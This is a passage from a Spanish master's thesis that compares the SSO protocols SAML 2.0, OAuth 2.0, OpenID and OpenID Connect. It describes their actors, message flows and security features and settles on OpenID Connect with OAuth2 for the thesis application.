Pese a que SSO es la opción más conveniente para los usuarios también es cierto que presenta ciertos riesgos para la empresa. Un atacante que obtiene control sobre las credenciales SSO del usuario será autorizado para acceder a cualquier aplicación a la que el usuario puede acceder, incrementando así el daño potencial. Con el fin de evitar accesos maliciosos, es esencial que todo aspecto de la implementación de este SSO se acople al gobierno de la identidad dentro de la empresa. Como propuesta se pueden plantear sistemas de dos factores (2FA) o autenticación multi-factor (MFA) para mejorar la seguridad.

Cuando se intenta repasar los diferentes protocolos y frameworks que actualmente se utilizan en la industria casi automáticamente se vienen a la cabeza unos pocos. Estos son: *Security Assertion Markup Language (SAML), OAuth, OpenID y OpenID Connect*. Hay que mencionar que el mayor uso que se está dando a estos protocolos es el manejo de los requisitos de autorización de las *Applicatoin Programming Interfaces (APIs)*. Esto se acentúa aún más cuando, además, entra en escena una aplicación Web. Sea como sea la manera en

que se consume la API, siempre habrá necesidad de proveer un acceso delegado a determinado recursos. Por tanto, la aplicación que intenta acceder tiene que ser autorizada para este acceso. En las aplicaciones heredadas, la autorización se hacía suministrando el usuario y la contraseña del propietario de la aplicación. Esto hacía realmente tedioso trabajar con varias aplicaciones, accediendo a diferentes APIs y pidiendo por separado las credenciales necesarias para cada autorización, por no hablar de los riesgos que se asumen al no dejar alternativa al usuario que simplemente confiar en estas aplicaciones.

5.2.1. Security Assertion Markup Language (SAML)

El **Security Assertion Markup Language** es un framework desarrollado por la *Security Services Technical Commitee* de la OASIS. Se trata de un framework basado en XML para comunicar la autenticación, derechos e información del usuario. Como su propio nombre sugiere, SAML permite a las empresas afirmar la identidad, atributos y derechos de un sujeto (entidad que a menudo será un usuario humano) a otras entidades, como una empresa asociada y otra aplicación empresarial.

En la actualidad este framework se encuentra en la versión 2.0, la cual unifica la construcción de bloques de autenticación federada, presente en su versión 1.1, con los *inputs* recibidos por parte de entidades como la *Shibboleth Initiative*[2] y la *Liberty Alliance's Identity Federation*[3].

Entre sus características se incluye:

- ***Neutralidad de la plataforma***: abstrae el framework de seguridad de la arquitectura de la plataforma haciendo la seguridad más independiente de la lógica de la aplicación.
- ***Menos acoplamiento***: no requiere de información de usuario para ser mantenido y sincronizado.

[2] Shibboleth es un software Open Source, gratuito y disponible, basado en tecnología Web que provee características SSO.
[3] La Liberty Alliance es un consorcio que se encarga de definir estándares para identidades federadas.

- ***Mejora en la experiencia de usuario***: Permite a los usuarios autenticarse con un proveedor de identidad para después llamar a los proveedores de servicios sin tener que volver a autenticarse.
- ***Reducción del coste administrativo para los proveedores de servicio***: Al reutilizar un único acto de autenticación en múltiples servicios se reduce el coste del mantenimiento de la cuenta del usuario.
- ***Transferencia del riesgo***: se puede utilizar para traspasar la responsabilidad de la correcta gestión de las entidades al proveedor de identidades, el cual será mucho más compatible con el mecanismo de lo que puede ser inicialmente el proveedor de servicio.

5.2.2. OAuth 2.0

OAuth2 es el protocolo más utilizado por la industria para la autorización. Su versión actual reemplaza el trabajo realizado con el protocolo original (OAuth 1.0, creado en 2006). OAuth 2.0 se centra en la simplicidad de los desarrolladores de clientes al tiempo que proporciona flujos de autorización específicos para aplicaciones Web, aplicaciones de escritorio, dispositivos móviles, etc.

OAuth2 ofrece un acceso delegado seguro, lo que significa que una aplicación (cliente), puede llevar a cabo acciones o acceder a recursos en un servidor de recursos en nombre del usuario, sin necesidad de que el usuario comparta sus credenciales con la aplicación. Esto lo consigue permitiendo que un proveedor de identidad emita un token a alguna de estas aplicaciones de terceros, con la aprobación del usuario. El cliente, a partir de entonces, utilizará el token para acceder al servidor de recursos en nombre del usuario.

Entre sus características se incluye:

- *Seguridad en las APIs*. Para asegurar la API con OAuth2, cada vez que se hace una solicitud a la API, en lugar del nombre y la contraseña, se envía un token de acceso. Este token es obtenido por la aplicación cliente antes de realizar solicitudes, y representa al usuario en cuyo nombre la aplicación cliente está utilizando la API.
- *Aplicaciones empresariales internas*. Cuando una empresa utiliza un conjunto de aplicaciones que se usan de una manera interna, lo que se puede hacer es tener una aplicación donde el usuario inicia sesión con su nombre de usuario y contraseña (el

proveedor de servicios basado en OAuth 2.0) y en todas las otras aplicaciones simplemente se redirige al proveedor donde se conectó y confirma que quiere ser autorizado. De esta manera, en lugar de almacenar contraseñas, estas aplicaciones almacenan los tokens para los usuarios. El beneficio es que cuando una contraseña es robada, el usuario tiene que restablecer su contraseña, en comparación con cuando un token es robado que basta con revocarlo (invalidarlo).

- *Integración de servicios y delegación de autorización.* Con OAuth2 se puede dar acceso a recursos o información en un servicio a otro servicio y revocarlo fácilmente cuando se decida romper la integración. Esto se puede aplicar a aplicaciones empresariales o a servicios ofrecidos por redes sociales.
- *Identidad federada*. Con la identidad federada la identidad digital de un individuo y sus detalles (email, nombre, apellidos, etc.) puede ser enlazada entre distintos servicios.
- *Monitorización del servicio sencilla*. Las empresas pueden hacer un seguimiento para saber qué tokens han hecho qué peticiones, utilizando esta información para optimizar los servicios o conocer cuáles son los más utilizados.

5.2.3. OpenID

OpenID 2.0 es un estándar abierto de autenticación y control de acceso descentralizado que permite la posibilidad de acceder a varios servicios usando la misma identidad digital. La principal característica de OpenID es que, como norma general, cualquier aplicación o servicio bajo la protección de dicha tecnología está disponible para cualquier usuario que tenga un identificador OpenID, cuyo formato es una URL.

OpenID se creó el verano de 2005 por la comunidad Open Source intentando resolver un problema que no estaba resuelto por las tecnologías de identificación existentes. OpenID es descentralizado y no es propiedad de nadie. Hoy en día cualquiera puede elegir usa OpenID o convertirse en un proveedor OpenID gratis y sin tener que registrarse o ser aprobado por alguna organización. La fundación OpenID se formó para asistir al modelo Open Source ofreciendo una entidad legal para ser el administrador de la comunidad, proporcionando la infraestructura necesaria y en general ayudando a promover y apoyar la amplia adopción de OpenID [38].

La autenticación OpenID emplea únicamente requests y responses HTTP(s) estándar, por lo que no requiere ninguna capacidad extraordinaria del cliente. No está acoplada al uso de las cookies ni tampoco de otro mecanismo específico externo.

5.2.4. OpenID Connect 1.0

OpenID Connect 1.0 se finalizó en febrero de 2014 y añade una capa de identidad al protocolo OAuth 2.0, habilitando la verificación de un usuario final. Esto se consigue basándose en la autenticación llevada a cabo por un servidor de autorización, así como para obtener la información básica del perfil del usuario final basándose en un entorno REST.

OpenID Connect comparte muchas de las características de su predecesor OpenID 2.0, pero lo implementa de una manera que se convierte en API-*friendly,* además de usable por las aplicaciones móviles. También define mecanismos opcionales para una robusta encriptación. Mientras que la integración con OAuth 1.0a y OpenID requerían de una extensión, OAuth 2.0 están integradas con el protocolo en sí.

5.3. Metodología empleada

Considerando el hecho de que los frameworks y estándares de los que se han hablado hasta ahora tienen drásticas diferencias entre si en su implementación y aplicación, una aproximación selectiva de acuerdo con un criterio general, así como los requisitos de la aplicación a desarrollar, nos ayudará en nuestra elección de una manera más clara y decisiva.

Si se categoriza este trabajo en términos cualitativos o cuantitativos, los diferentes aspectos de la evaluación se acercarían más al lado cualitativo que al cuantitativo. La investigación realizada durante este capítulo es exploratoria por lo que su enfoque se centra en un ámbito general. No hay datos recopilados, pero si descripciones. El enfoque de la evaluación es también cualitativo, ya que se están eligiendo las cualidades de los estándares presentados. Como resultado de todo esto se producirá una valoración subjetiva, sesgada e imposible de medir, como son los datos cualitativos. Una investigación cualitativa puede tomarse como la primera fase antes de iniciar una investigación cuantitativa, ampliando este trabajo hacia un resultado más concreto. La decisión final supondrá el estándar que se implantará en la aplicación a desarrollar durante este TFM. Para la recopilación de la información se ha utilizado la documentación oficial de los estándares (RFC), publicaciones académicas y recursos online.

Dada la naturaleza práctica de este TFM y que los frameworks y estándares aquí estudiados están pensados para su implementación en la industria, uno de los mayores recursos utilizados como base probada son las buenas prácticas destiladas por la industria. Un buen planteamiento siempre es el que nos aconseja aprender de experiencias previas.


5.4. Evaluación

Durante la evaluación se intentará sintetizar los detalles técnicos de cada protocolo a fin de conseguir una visión más cercana que ayude a obtener un criterio de selección para decidir qué protocolo utilizar en la implementación de este TFM

5.4.1. SAML 2.0

Para entender cómo funciona SAML primero tenemos que familiarizarnos con cierto vocabulario y su flujo planteado. SAML se define en términos de aserciones, protocolos, enlaces y perfiles. Una **aserción** es un paquete de información que provee una o más declaraciones hechas por la autoridad SAML (puede verse como tokens SAML 2.0). Las aserciones pueden ser de tres tipos:

- *Autenticación*. El sujeto especificado fue autenticado por un medio particular en un momento concreto. Este tipo de declaración se genera normalmente por el proveedor de identidades, el cual está al cargo de autenticar a los usuarios, además de hacer un seguimiento de otra información.
- *Atributo*. El sujeto especificado está asociado a los atributos suministrados.
- *Decisión de autorización*. Al hacer una petición, que pretende dar acceso al usuario al recurso especificado, se obtiene si ha sido concedida o denegada.



Estructura de una Aserción SAML

SAML define una serie de **protocolos** de tipo request/response que permite a los proveedores de servicio:


- Realizar una petición con una o más aserciones a la autoridad SAML.
- Realizar una petición para que un proveedor de identidades autentique a un usuario para que devuelva la correspondiente aserción.
- Realizar una petición para que un nombre de identificador sea registrado.
- Realizar una petición para que el uso de un identificador termine.
- Recuperar el protocolo de un mensaje que ha sido pedido por medio de un artefacto.
- Pedir un cierre de sesión de una colección de sesiones relacionadas.

El mapeo de los intercambios de mensajes de tipo request-response a una mensajería estándar o a protocolos de comunicación son conocidos como los **enlaces de protocolos** SAML. Por ejemplo, los enlaces SOAP definen como el protocolo de mensajes SAML puede comunicarse dentro de los mensajes SOAP, mientras que el enlace para el redireccionamiento HTTP define como pasar mensajes a través de una redirección HTTP.

Los **perfiles** SAML, generalmente definen restricciones y/o extensiones para soportar el uso de SAML en una aplicación particular, siendo su objetivo principal mejorar la interoperabilidad deshaciéndose parte de la flexibilidad inevitable de un estándar de uso general. Por ejemplo, el perfil SAML para el navegador Web especifica como las aserciones se comunicarán entre un proveedor de identidad y un proveedor de servicios para habilitar SSO usando un navegador.

Los principales actores que intervienen en SAML 2.0 son:

- **Service Provider (proveedor de servicio)**. Se trata del servidor que contiene los recursos protegidos, los cuales serán accedidos por el cliente por medio de una API. Esta API la facilitará el Service Provider.
- **Client (cliente)**. Es el participante que se encarga de acceder a los recursos protegidos en el Service Provider. SAML 2.0 solo soporta un cliente en forma de navegador Web, lo que significa que el cliente siempre se conecta al Service Provider usando el navegador (User Agent).
- **Identity Provider (proveedor de identidad)**. Se encarga de comprobar la identidad de los clientes devolviendo una aserción para permitir o denegar el acceso a los recursos protegidos.



Flujo de mensajes durante una autenticación SAML 2.0

La seguridad en una implementación de SAML 2.0 puede plantearse a distintos niveles. Una de las más importantes implementaciones, más allá de utilizar SSL/TLS es la incorporación de la ***XML Signature***, considerando que SAML está planteado en un formato XML, firmar estas respuestas añade integridad y autenticación al mensaje, incrementando la seguridad a nivel de mensaje [40].

5.4.2. OAuth 2.0

Para comprender los mecanismos de OAuth 2.0 primero necesitamos exponer algo de la teoría que esconde. OAuth 2.0 se define en los siguientes términos: *proveedor, Access Token, clientes, ámbitos (Scopes) y tipos de concesiones (Grant Types).* Un **proveedor** es aquella entidad posee una plataforma funcional que ofrece información y funcionalidad y que la presenta a través de una API a los usuarios, a los dispositivos móviles o a otras plataformas.


Cuando se siente la necesidad de ofrecer funcionalidad a través de una API que envía y recibe información sensible, aparece la obligación de protegerla. Para OAuth2 un **Access Token** significa obtener acceso a la aplicación. Se trata de un token que se crea en el momento en el que usuario se autentica, y que a partir de ese momento incluirá en todas las peticiones que realice a proveedor, con la intención de que sean reconocidas como peticiones autorizadas.

Dentro de OAuth2 los **clientes** se utilizan cuando se necesita distinguir entre diferentes tipos de consumidores de las aplicaciones. Algunos con más privilegios que otros. A estos clientes se les da más privilegios mediante los **ámbitos** (Scopes). Cada cliente recibirá un par de credenciales, el **Cliente ID** y **Client Secret**, los cuales serán necesarios para identificar a cada cliente.

Los principales actores que intervienen en el flujo del protocolo son:

- **Resource Server**. Este es la máquina que contiene la información que es propiedad del usuario. Estos recursos serán accedidos mediante una API (ofrecida por el Resource Server) y protegida mediante OAuth2.
- **Resourcer Owner**. Este es el usuario, propietario de los recursos, los cuales son servidor por el Resource Server. El propietario puede garantizar el acceso a sus recursos a petición del cliente.

- **Client**. Este actor es el que pide acceso a través de la API a los recursos protegidos. El Resource Owner delega la autorización a un cliente para la manipulación de los recursos en su nombre.
- **Authorization Server**. Los clientes a solicitar acceso a recursos protegidos obtienen sus *Access Tokens* del Authorization Server. Los Access Tokens son enviados con el permiso del Resource Owner y en su nombre. En implementaciones pequeñas tanto el Authorization Server como el Resource Server (proveedor de la API) pueden ser la misma aplicación.



Flujo de mensajes durante una autenticación OAuth 2.0

Cuando se ha utilizado un par de veces Facebook, uno empieza a tomar conciencia de los tipos de concesiones que se pueden utilizar con Oauth2. Cuando somos redireccionadas a la Web del proveedor con la intención de autenticarnos, se nos pregunta por ciertos permisos (lo que el cliente puede realizar en tu nombre) y después se redirige de vuelta a la Web de partida. Este flujo se conoce como **Authorization_Code**. Cuando no hay una interfaz Web de por medio, si no que estamos haciendo uso de la funcionalidad de un recurso desde otro servicio mediante peticiones HTTP, entonces estamos utilizando **Client_Credentials**. Por tanto, los tipos de concesiones (Grant Types) representan los flujos requeridos por el **Cliente** para obtener el **Access Token**. Más allá de los tipos de concesiones definidos en el estándar también está la posibilidad de definir los nuestros propios.

5.4.3. OpenID


OpenID 2.0 se define en los siguientes términos: *Identificador, User-Agent, Ryling Party, proveedor de OpenID, endpoint url, identificador OpenID, identificador suministrado por el usuario, identificador reclamado, identificador local OpenID.*

- **Identificador**. Un Identificador puede ser una URL de tipo HTTP o HTTPS.
- **User-Agent**. El usuario final de un navegador Web que implementar HTTP.
- **Relying Party**. Una aplicación Web que quiere pruebas de que el usuario final controla un Identificador.
- **Proveedor OpenID**. Un servidor de autenticación OpenID en el cual la Relying Party confía para afirmar que un usuario final controla un Identificador.
- **EndPoint URL**. La URL que acepta los mensajes del protocolo de autenticación OpenID, obtenido tras llevar a cabo el descubrimiento por el Identificador suministrado por el usuario.
- **Identificador suministrado por el usuario**. Se trata de un Identificador que es presentado por el usuario final a la Relying Party o seleccionado por el usuario en el proveedor OpenID.
- **Identificador Reclamado**. Es un Identificador que el usuario final reclama como propio. El objetivo general del protocolo es verificar esta reclamación.
- **Identificador Local**. Un Identificador alternativo para un usuario que es local a un OpenID particular y, por tanto, no necesariamente bajo el control del usuario final.

En el inicio del proceso el usuario final inicia la autenticación presentando un identificador a la Relying Party (RP) a través del User-Agent. Después de normalizar el identificador, la RP ejecuta el proceso de descubrimiento[4] y establece la EndPoint URL que el usuario final utiliza para la autenticación, teniendo en cuenta que el identificador debe tener el formato establecido dentro del protocolo, lo cual permitiría seleccionar un Identificador Reclamado para proceder sin el Identificador inicial, por si algo más se está llevando a cabo a

[4] El proceso de descubrimiento consiste en utilizar el identificador por parte de la Relying Party para buscar la información necesaria para iniciar las peticiones.

través de una extensión[5]. De manera opcional, la RP y OpenID pueden establecer una relación que permita firmar los siguientes mensajes para que así la RP pueda verificar estos mensajes. Esto elimina la necesidad la redirección de peticiones para verificar la firma en cada petición de autenticación y respuestas. Una vez llevado a cabo el descubrimiento, la RP redirige al User-Agent del usuario final al servidor OpenID con una petición de autenticación de tipo OpenID. El servidor OpenID establece si el usuario final está autorizado para tal autenticación. El proveedor de OpenID devuelve al User-Agent del usuario con una aserción de si la autenticación ha sido aprobada o si la autenticación ha fallado. La RP verifica la información recibida del proveedor OpenID, incluyendo una verificación para la URL de retorno, la información descubierta, etc.




[5] Una extensión es un protocolo adicional que se incluye en las peticiones de autenticación y sus respuestas, aportando información extra sobre las peticiones y sus respuestas o sobre el sujeto de la autenticación.

Flujo de mensajes en un proceso de autenticación OpenID 2.0

5.4.4. OpenID Connect 1.0

OpenID Connect lleva a cabo la autenticación para loguear al usuario final o para determinar que el usuario final ya está logueado. OpenID Connect devuelve el resultado de la autenticación llevada a cabo por el servidor al cliente de una manera segura de tal manera que el cliente pueda confiar en ella. El resultado de esta autenticación se devuelve en un **ID Token**, el cual es un **JWT** (JSON Web Token) que contiene pedazos de información sobre una entidad. Dada la extrema similitud entre OAuth 2.0 y OpenID Connect será suficiente para los propósitos de este TFM centrarse más en OAuth2.



Flujo de mensajes en un proceso de autenticación con OpenID Connect

Cuando lo que se pretende es llevar a cabo el proceso de autorización, el cliente prepararía una petición de autenticación conteniendo los parámetros necesarios para la petición. Una vez mandada la petición, el servidor de autorización autenticaría al usuario, obtendría su autorización y respondería al usuario con un código de autorización. Entonces, el cliente solicitaría al Token EndPoint, con el código de autorización, una respuesta por parte del servidor que contendría un ID Token. El cliente validaría el Token y recuperaría el Identificador de usuario final.

5.5. Requisitos que cumplir

Como candidatos finales para la implementación se dejarán los protocolos SAML, OAuth 2.0 y OpenID Connect. Los motivos por los que se descarta OpenID sobre OpenID Connect es que, como hemos visto en la sección de evaluación, la segunda es una evolución de la primera y que poco a poco está desapareciendo de las implementaciones profesionales.

Para determinar el protocolo a implementar en la aplicación desarrollada en este TFM, es necesario establecer los criterios en los que se basará la decisión final. Por tanto, aquí se especificarán las especificaciones, restricciones y ciertos aspectos que se tendrán en cuenta y que influirán en la decisión.

Soporte para distintos clientes. Unos de los requisitos es ser capaz de soportar distintos clientes. Pese a esto, la preferencia será que ofrezca una mejor compatibilidad con aplicaciones Web dado el ámbito de este TFM. Pero futuros desarrollos podrían llevarse a cabo basándose en lo trabajado aquí.

Escalabilidad. La solución final tiene que ser escalable y capaz de soportar un uso incremental. Por tanto, se descarta el soporte a mecanismos como *Active Directory*.

Fácil implementación. Al tratarse de una implementación con escasa disponibilidad de tiempo, se tendrá muy en cuenta la facilidad de instalación, configuración y administración. También se extiende a una buena usabilidad en diferentes lenguajes de programación, así como una buena disponibilidad de herramientas externas y librerías.

Seguridad. Este es uno de los criterios clave en lo que se refiere a este TFM, por tanto, la elección debe ofrecer altas medidas de seguridad. Esto significa, que debe ofrecer medios para tener una implementación segura, independientemente de su uso.

5.6. Conclusiones

En cuanto al protocolo o framework escogido, cuantos más tipos de clientes soporte, más escalable permitirá desarrollar la aplicación y, por tanto, un mayor abanico de requisitos podrá abarcar. En los protocolos evaluados, SAML 2.0 ha sido diseñado pensando en clientes basados en aplicaciones Web, lo que para un ámbito acatado como este TFM puede ser suficiente, pero como hemos definido anteriormente, se pretende evolucionar la aplicación en un futuro, por lo que se necesitará mayor flexibilidad en este sentido. Por otro lado, OAuth

2.0 y cualquier otro protocolo basado en él como OpenID Connect, puede soportar tanto aplicaciones Web como los requisitos necesarios en aplicaciones móviles nativas.

La facilidad de implementación ofrecida por OAuth 2.0, usando portadores de Tokens es un punto definitivo. Además, ya existen infinidad de librerías disponibles para una gran variedad de lenguajes y diferentes plataformas. Sin embargo, como indican en su propia web, OAuth no es un protocolo de autenticación, sino de autorización, de ahí que surgiera OpenID Connect, lo que hace que se conviertan en complementarios.

Valorando los aspectos referentes a la seguridad, desde un punto de vista genérico, tanto SAML como OAuth soportan los tipos de peticiones firmadas, sin embargo, en SAML es cierto que se refuerza la seguridad utilizando XML firmado (XML Signature [41]). Por otro lado, aunque en OAuth no es un requisito del protocolo se puede conseguir empleando MAC Tokens, siendo necesario para una implementación en sistemas críticos empresariales. OAuth 2.0 basa gran parte de su seguridad en una conexión segura (TLS) para obtener confidencialidad.

Por lo visto a lo largo de este capítulo, parece ser que OAuth 2.0 se sitúa como la opción más escalable para la autorización de servicios, soportando diferentes tipos de clientes. Es además una buena opción para utilizar junto con servicios RESTful. También se observa un creciente soporte y mayor comunidad de implementaciones, lo que siempre ofrece mayor seguridad a la hora de tomar una decisión. OpenID Connect se encargaría de completar las carencias que presenta OAuth como protocolo de autenticación, siendo bastante sencilla su integración al estar basado en OAuth. Por tanto, la implementación elegida será **OpenID Connect** para autenticar y **OAuth2** para autorizar.

Capítulo 6: Requisitos Funcionales

